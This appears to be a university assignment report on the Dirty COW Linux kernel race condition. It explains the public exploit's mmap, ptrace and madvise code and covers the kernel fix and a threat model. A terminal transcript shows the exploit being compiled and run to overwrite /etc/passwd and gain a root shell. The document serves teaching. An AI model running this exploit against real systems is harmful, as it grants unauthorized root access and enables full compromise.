Practical Assignment 1

Name	Studienummer
Jacob Kjærager	201611661
Morten Sahlertz	201410062

Choosing of exploited vulnerability

The group chooses the Linux Kernel vulnerability Dirty Cow to work with.

What is it?

Dirty Cow is a vulnerability to the memory management copy on write(cow) of the Linux Kernel. By writing and reading at the same time in two threads, it's possible to gain writing permissions to read-only files, from a none-superuser.


As it is the Linux kernel that is the issue this vulnerability does not only limits to Ubuntu but to multiple distributions of the Linux Kernel.

In this paper we will demonstrate how to execute a script that targets the copy on write vulnerability found here[1].

[1] https://github.com/FireFart/dirtycow/blob/master/dirty.c

Code

The code used in this assignment targets the memory management copy on write. The code can be seen at figure(1).



Terminal
en
6:47 PM
dirtycow/dirty.c at ...
Hacked_linux_su_for_Network_security@ubuntu: /home/ubuntu/Desktop

```
root@ubuntu:~/Desktop# su Hacked_linux_su_for_Network_security
Unknown id: Hacked_linux_su_for_Network_security
root@ubuntu:~/Desktop# ls
Create      examples.desktop  is       ubiquity-gtkui.desktop
dirtycow.c  file,             mapping
root@ubuntu:~/Desktop# gcc -pthread dirtycow.c -o execute_dirty_cow_binary -lcry
pt
root@ubuntu:~/Desktop# ./execute_dirty_cow_binary PW_4_SU
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: PW_4_SU
Complete line:
Hacked_linux_su_for_Network_security:paKGsU1uNUs4I:0:0:pwned:/root:/bin/bash

mmap: 7f9021d0d000

exit

^C
root@ubuntu:~/Desktop# su Hacked_linux_su_for_Network_security
Hacked_linux_su_for_Network_security@ubuntu:/home/ubuntu/Desktop# sudo
sudo        sudoedit    sudoreplay
Hacked_linux_su_for_Network_security@ubuntu:/home/ubuntu/Desktop# sudo "destroy
this system"
```


As seen on the figure, it was possible by using the dirty cow exploit to generate a new superuser with root privileges, thereby gaining complete access to everything on the device.

By looking at a few segments of the code, we can explain the functionality of the exploit. First up is the following line of code:

```
f = open(filename, O_RDONLY);
```

This opens the file we want to write to as read only. In our case this file is the /etc/passwd file which stores user account information. This file is read only, and this makes sense, since it is possible to add a new user with a password, if it is possible to write to it. This is exactly what the dirty cow does, even though we do not have permission to write to the file.


The next important part of the code is the following snippet:




```
map = mmap(NULL,
           st.st_size + sizeof(long),
           PROT_READ,
           MAP_PRIVATE,
           f,
           0);
printf("mmap: %lx\n",(unsigned long)map);
```

The mmap function is used to map a file into memory. This allows the user to directly read from the file on disk, instead of generating a copy of the file. Again the file is read only, as indicated by the PROT_READ. The MAP_PRIVATE part is used for copy on write mapping, which means that if a user were to write to the file, the system would make a copy of the file. So even if the file is read only, the user would write to a copy of the file instead.

The next snippet is part of how to circumvent writing to the copy, and instead write to the authentic file:




```
pid = fork();
if(pid) {
  waitpid(pid, NULL, 0);
  int u, i, o, c = 0;
  int l=strlen(complete_passwd_line);
  for(i = 0; i < 10000/l; i++) {
    for(o = 0; o < l; o++) {
      for(u = 0; u < 10000; u++) {
        c += ptrace(PTRACE_POKETEXT,
                    pid,
                    map + o,
                    *((long*)(complete_passwd_line + o)));
      }
    }
  }
  printf("ptrace %d\n",c);
}
```



```
else {
  pthread_create(&pth,
                 NULL,
                 madviseThread,
                 NULL);
  ptrace(PTRACE_TRACEME);
  kill(getpid(), SIGSTOP);
  pthread_join(pth,NULL);
}
```

The dirty cow exploit was originally designed by writing to a unique file called proc/self/mem . This was used to not write directly to the virtual address obtained from the mmap function, but to a representation of the virtual memory. The dirty cow exploit makes use of proc/self/mem because the vulnerability is inside the Linux Kernel's process to process virtual memory access. Since the vulnerability is found in the process to process virtual memory access, it is also possible for the exploit to work with other process to process virtual memory access such as ptrace, which is what can be seen on the code snippet above. The ptrace uses a parent and child method to check if the conditions for the exploit to occur are present and then writes to the file.

The second part of how to circumvent writing to the copy, and instead write to the authentic file can be seen on the following code snippet:



```
void *madviseThread(void *arg) {
  int i, c = 0;
  for(i = 0; i < 200000000; i++) {
    c += madvise(map, 100, MADV_DONTNEED);
  }
  printf("madvise %d\n\n", c);
}
```

In general we ask the kernel to write to the private mapping of file. The kernel then checks the authentic file, but discovers that it is meant to create a copy. This is the copy on write indicated on the mmap function. The code snippet above is where we circumvent writing to the copy. The kernel is advised that the private mapping is not needed anymore. This is done by the MADV_DONTNEED. This starts a race condition, and by trying this over and over again (for loop for 200.000.000!) an edge case is generated, where the kernel performs the write function before the page table is set to point to the copied version and thereby writes to the authentic file.

Fix

The fix for the Dirty Cow exploit was introduced in 2016. This fix implemented a flag (FOLL_COW[2]) that indicates a copy on write operation has occurred. This eliminated the race condition, by making the underlying page which holds the executable, immune from getting unlocked and written to.

Security properties

The security properties are as follows:

1. Confidentiality or secrecy
   The user is not guaranteed confidentiality, as all local information can be leaked.
2. Integrity
   The user's integrity is not secure as their files are necessarily the same, as the new superuser can change these.
3. Availability
   The new superuser can use all the resources on the PC and make a dos attack.
4. Authenticity
   The new superuser can act as the common user.
5. Non-repudiation

2

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619

Same as 4.

6. Reliability or dependability or safety
   The system can be shut down whenever the Superuser wants, so not reliable.
7. Accountability
   One can not hold anybody accountable, because the administrating unit is the superuser
8. Anonymity
   The unwelcomed exploiter, got full control over the system, and can monitor everything done by the common user
9. Privacy
   The unwelcomed exploiter got full control over the system, and access to all files on the system as well.

All security properties can be violated through this exploit, as the unwelcomed exploiter, got full control over the system, and can monitor everything done by the common user, and act as if they were them.

Threat Model

For this type of vulnerability, we estimate it is comprehensive as it is the OS that is affected. We divide the threat model in 2 parts.

As one can access pretty much the entire system when superuser privileges are given, and therefore got access to everything local accessible.

As the attack does not leave a trace one was inside the system a malicious installation is obviously an option of threat.

Part 1 is for the PC versions running Linux.

People which are interested in personal information for the PC's who run the vulnerable Linux Kernel. Are part of the threats.

Surveillance of inputs from the common user can be obtained by running processes behind the scenes.

Part 2 is for the installations of Linux running on data centers and is the Linux Server installations

For the server installation of Linux a major vulnerability is the stealing of hardware resources. This could be used by the *common black hat hacker* to make resources expensive tasks like mining Cryptocurrency on a large scale. This type of threat could also be applied to the PC usage of Linux.